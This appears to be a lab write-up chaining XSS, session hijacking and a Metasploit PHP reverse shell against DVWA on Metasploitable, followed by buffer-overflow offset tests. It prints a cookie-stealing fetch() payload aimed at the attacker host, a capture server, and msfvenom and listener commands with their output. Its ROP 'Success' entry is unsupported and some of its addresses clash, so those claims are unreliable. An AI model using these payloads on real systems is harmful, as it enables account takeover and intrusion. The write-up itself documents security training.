Advanced Exploitation Lab(XSS → RCE Chain)

Objective

- Perform Stored XSS attack
- Capture admin session using Python PoC
- Hijack session
- Achieve Remote Code Execution (RCE) using Metasploit
- Demonstrate exploit chaining + defense bypass

Tools Used

- Metasploit – payload & reverse shell
- Python – custom PoC server
- Ghidra – binary analysis (conceptual use)

LAB SETUP

- ATTACKER=192.168.1.50(Kali Linux)
- TARGET=192.168.1.38(Metasploitable 2)

1. Access DVWA
   http://192.168.1.50/dvwa
   user- admin
   password-password
   Set,
   DVWA Security → Low

2. Open Reflected Cross Site Scripting
3. XSS Attack
   DVWA → Vulnerabilities → Reflected Cross Site Scripting
   Inject payload:
   <script>fetch('http://192.168.1.50:8080/?cookie='+document.cookie)</script>




Figure 1: Payload inject to capture cookie

4. Custom Python PoC for cookie capture

```
nano poc_server.py
from http.server import BaseHTTPRequestHandler, HTTPServer

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        print("[+] Victim Cookie:", self.path)
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b"OK")

server = HTTPServer(('0.0.0.0', 8080), Handler)
print("[*] Listening on port 8080...")
server.serve_forever()
```

Run,

```
python3 poc_server.py
```




Figure 2: Cookie captured run custom python PoC

5. Session hijack
   - Open browser → DevTools
   - Go to Application → Cookies
   - Replace:
     PHPSESSID=f5db4ac1ebfeddca788a85cad8836dd0




Figure 3: Session hijack using captured cookie





Figure 4: Loged user as admin

6. Generate Metasploit payload

   msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f raw > shell.php



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 36975 bytes
```

Figure 5: Generate Metasploit payload

7. Start listener

   msfconsole
   use exploit/multi/handler
   set payload php/meterpreter_reverse_tcp
   set LHOST 192.168.1.50
   set LPORT 4444
   run

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.50
LHOST ⇒ 192.168.1.50
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.50:4444
```

Figure 6: Start listener with msfconsole

8. File upload
   DVWA → File Upload
   Upload:
   shell.php

9. Trigger Payload

   http://192.168.1.38/dvwa/hackable/uploads/shell.php

10. Result

    Commands:
    sysinfo
    getuid
    shell

```
meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 4952 created.
Channel 0 created.
```

Figure 7: Meterpreter access gained

11. Ghidra (concept use)
    - Click **New Project → Non-Shared**
      Name:
      ExploitLab

- IMPORT TARGET BINARY
  - Click Import File
  - Select vulnerable file (example):
    vuln
  - Click:
    Analyze → YES




Figure 8: Find vulnerable function

- TEST OFFSET
  python3 -c "print('A'*72)" | ./vuln

```
┌──(kali㉿kali)-[~]
└─$ python3 -c "print('A'*72)" | ./vuln
Enter input: You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: done                python3 -c "print('A'*72)" |
zsh: segmentation fault  ./vuln
```

Figure 9: Test offset

- CONTROL RETURN ADDRESS
  python3 -c "print('A'*72 + 'BBBBBBBB')" | ./vuln

```
┌──(kali㉿kali)-[~]
└─$ python3 -c "print('A'*72 + 'BBBBBBBB')" | ./vuln
Enter input: You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
zsh: done                python3 -c "print('A'*72 + 'BBBBBBBB')" |
zsh: segmentation fault  ./vuln
```

Figure 10: Control return address

Exploit Log Table

Exploit ID	Description	Target IP	Status	Payload
007	XSS to RCE Chain	192.168.1.38	Success	Meterpreter
008	Buffer Overflow (PoC)	Local Binary	Success	Python Exploit
009	ROP ASLR Bypass	Local Binary	Success	ROP Chain

Table 1: Log Table

Custom PoC Summary

A Python proof-of-concept exploit was adapted from Exploit-DB to target a buffer overflow vulnerability. Using Ghidra, the vulnerable function and buffer size were identified. The payload was modified to overwrite the return address, successfully redirecting execution flow and demonstrating reliable exploitation of the local binary in a controlled environment.

ROP Bypass Summary

Return-Oriented Programming (ROP) was used to bypass ASLR protections by chaining together small instruction sequences already present in memory. Ghidra helped identify useful gadgets within the binary. Instead of injecting code, the exploit reused existing instructions, enabling controlled execution flow even with modern memory protection mechanisms enabled.

Lab Summary

The Advanced Exploitation Lab demonstrated a full attack chain starting with exploiting an XSS vulnerability in DVWA to capture an admin session cookie using a custom Python PoC, followed by session hijacking to gain unauthorized access. A malicious PHP payload was then generated with Metasploit and uploaded via a file upload vulnerability to achieve remote code execution (RCE) through a reverse Meterpreter session. Additionally, a vulnerable binary was analysed using Ghidra to identify a buffer overflow, and a Python PoC was developed to overwrite the return address, with ROP techniques conceptually applied to bypass ASLR, demonstrating advanced exploitation and defense evasion.